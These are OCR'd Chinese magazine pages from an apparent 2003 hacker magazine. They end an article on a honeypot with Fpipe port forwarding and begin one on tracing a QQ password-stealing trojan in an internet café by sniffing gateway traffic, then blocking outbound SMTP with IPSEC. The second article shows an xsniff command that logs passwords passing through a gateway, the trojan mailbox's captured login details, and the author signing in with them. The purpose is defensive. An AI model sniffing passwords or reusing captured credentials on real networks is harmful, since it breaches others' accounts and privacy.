


图 4

我们再到IE地址栏键入http://192.168.0.1/，这时发现竟然连接到了http://192.168.0.1:8080，如图5。




图 5

当别人访问你的网站时，会通过53端口连接到我们设置的8080端口，Fpipe实现了转接服务，而“蜜罐”做到了诱骗“黑客”的作用，这样对你的WEB服务器来说是很安全的。




图 6

下面我们再来看看Fpipe的运行方式。在图6中可清楚看到端口的走向。

接下来，我们再来测试一下黑客的攻击，这里我们以idq为例进行说明（图7)。呵呵！这里是不能溢出的，因为这是我们设置的“蜜罐”。看看它的反映，如图8。




图 7




图 8

在这里我们可看见“黑客”的一举一动。为了验证这是一个“蜜罐”，我们telnet一下，如图9。




图 9

到此，本文结束。当然，“蜜罐”的用法还有很多种，就看大家的自由发挥了。

（注：本文提到的Trap Server、Fpipe光盘中有收录）

搭建蜜罐来保护WEB服务器

永远消失的密码邮件

XLP

QQ号码被盗、游戏密码被盗、邮箱密码被盗……现在的网络似乎越来越不安全。这不，一位经营网吧的好友找上门来，让我给帮忙检查一下网吧的机器。最近他网吧里很多账号莫名其妙的被盗，生意也越来越差。为朋友两肋插刀，这样的事情怎好拒绝？于是爽快地答应了。

到了网吧就傻眼了，居然有150台电脑。没办法，硬着头皮做吧！手工检测完三台电脑用了15分钟，照这个速度检测完所有的电脑至少需要十来个小时，这个结果真让人无法接受！坐在网吧的电脑前静静发呆，突然想到了查杀QQ杀手的情形。在查杀时我利用网络嗅探找到了木马的接收邮箱和密码，虽然现在不需要得到木马的邮箱和密码，但似乎可利用它找到中了木马的机器哦！说干就干。

一、嗅探、抓包

由于朋友的网络全部采用交换机连接，所以我只有在网关服务器上做以下操作了。

首先下载xsniff.exe，并在网关服务器上用以下命令运行：

xsniff.exe –pass –log pass.log

此命令用来嗅探所有经过网关服务器发送的密码信息，并记录在pass.log文件中（xsniff.exe的使用在《黑客x档案》以前的期刊中有介绍，这里就不多说了）。没一会xsniff的窗口中就出现了大量信息，如图1。



图1

大家注意看，这里有2行是木马发送邮件的信息：

```
TCP [11/11/03 22:58:15]
219.139.220.54->202.108.44.205 Port: 1433->25
USER: bXlxcTg4NDg=[myqq8848]

TCP [11/11/03 22:58:15]
219.139.220.54->202.108.44.205 Port: 1433->25
PASS: cXFnaG9zdHN5c3RlbQ==[qqghostsystem]
```

从这里的信息可看到，发送邮件用的服务器是202.108.44.205（这是网易的邮件服务器），账号是myqq8848，密码是qqghostsystem。但并没有我们想要的具体发送机器的信息。先不管他，上邮箱看看，弄清楚木马的类型也好啊！用上面的账号和密码登录网易的邮箱，发现邮箱里面有很多退信（图2）。




图2

稍稍翻阅了一下邮件内容，发现木马的名字叫QQ密使。该木马不需下马人输入自己的邮箱账号和密码，而是全部使用myqq8848@163.COM来发送密码邮件，看来现在“牧马人”的保密意识也提高了。没办法，还是得回到网关服务器，继续找余下机器的线索。既然xsniff.exe不能嗅探详细的IP数据，那么我们可以换一个专门的网络抓包工具来尝试一下。这里最专业的工具非sniffer pro莫属了，但它是英文界面，并且抓取数据异常详细，如果我现在在网关上嗅探，下面100多台机器的数据全抓下来够你分析几天的了。




图3

大家还没有忘记X-WAY2.5吧！它也有网络抓包的功能，并且还能设置抓包规则。这里为了方便，笔者就用X-WAY2.5来抓包了。

用X-WAY2.5抓包前，先要设置它的嗅探规则。我们知道，所有利用SMTP服务器发送的邮件都会跟25端口联系，现在我们在嗅探规则里只要设置监视任何25端口的连接就可以了，如图3。

设置完毕以后即可开始抓包，不一会就出现了图4的情况。




图4

从图4中可看到219.139.220.54（本机公网IP）的1433端口连接了202.108.44.205（网易邮件服务器）的25端口，我们会看

到网易邮件服务器的25端口对192.168.0.10（下面的客户机）的1433端口做出了回应。

这里需要说明一下，因为网关服务器起到的是一个数据转发的过程，所以一旦目标IP响应后，即刻开始建立源IP与目标IP之间的连接通道。从上面也可看出，实际上192.168.0.10首先对网易服务器发出了连接请求。从图4中我们可看出192.168.0.10上面有木马存在。

立即去192.168.0.10上查杀，果然发现木马程序。关于这个木马的查杀过程我就不详细说明了，无非就是查进程、杀进程、删文件的过程。QQ密使伪装的文件名是DESKTOP.EXE，删除这个文件就OK了。

二、让木马失效

接下来的一个多小时里，我通过上面的方法找到了二十多台带有木马的机器。本来事情到此就该终结，但朋友问了一个问题：以后还会再丢密码吗？这个问题较难回答！如果有人又下木马，密码当然还会丢。不过，正是这个问题启发了我，能不能做个设置让未来的同类型木马全部失效呢？答案是可以的。

首先，我们来分析一下目前同类型木马的工作原理。当一个盗窃密码的木马程序成功运行后，它将监视指定的窗口、进程、输入等，具体方法每个木马都不一样，但大致都相同。当木马得到密码后，一般是使用木马内定的SMTP邮件服务器将密码包含在邮件内发送到指定信箱。从这里我们可以总结出：盗窃密码的木马基本上都会使用到SMTP服务（可能还有其它方式的木马，但我还没有见过，所以这里的分析就不包括它们了），换句话说，即只要中了类似木马的机器都会访问远程服务器（SMTP邮件服务器）的25端口。

OK！现在再回过头看看图4，我们可以发现木马与邮件服务器的连接过程。

假设连接不成功，当然密码邮件也就不会被发送。那怎样才能不成功呢？我们可使用Win2000自带的IPSEC来实现。

现在我们来看看具体怎么设置。执行“开始→程序→控制面板→管理工具→本地安全策略→IP安全策略在本地机器→创建IP策略→后面多图请参阅《黑客X档案》2003年第9期的专题——《迷墙》的图18—图28。

接下来的地方跟《迷墙》有些不同了，迷墙是拦截了任何IP的任何端口访问本机的特定端口，而这里我们要拦截掉本地IP的特定端口与任何IP的特定端口的连接。继续设置，如图5，这里的“源地址”选择“我的IP地址”。

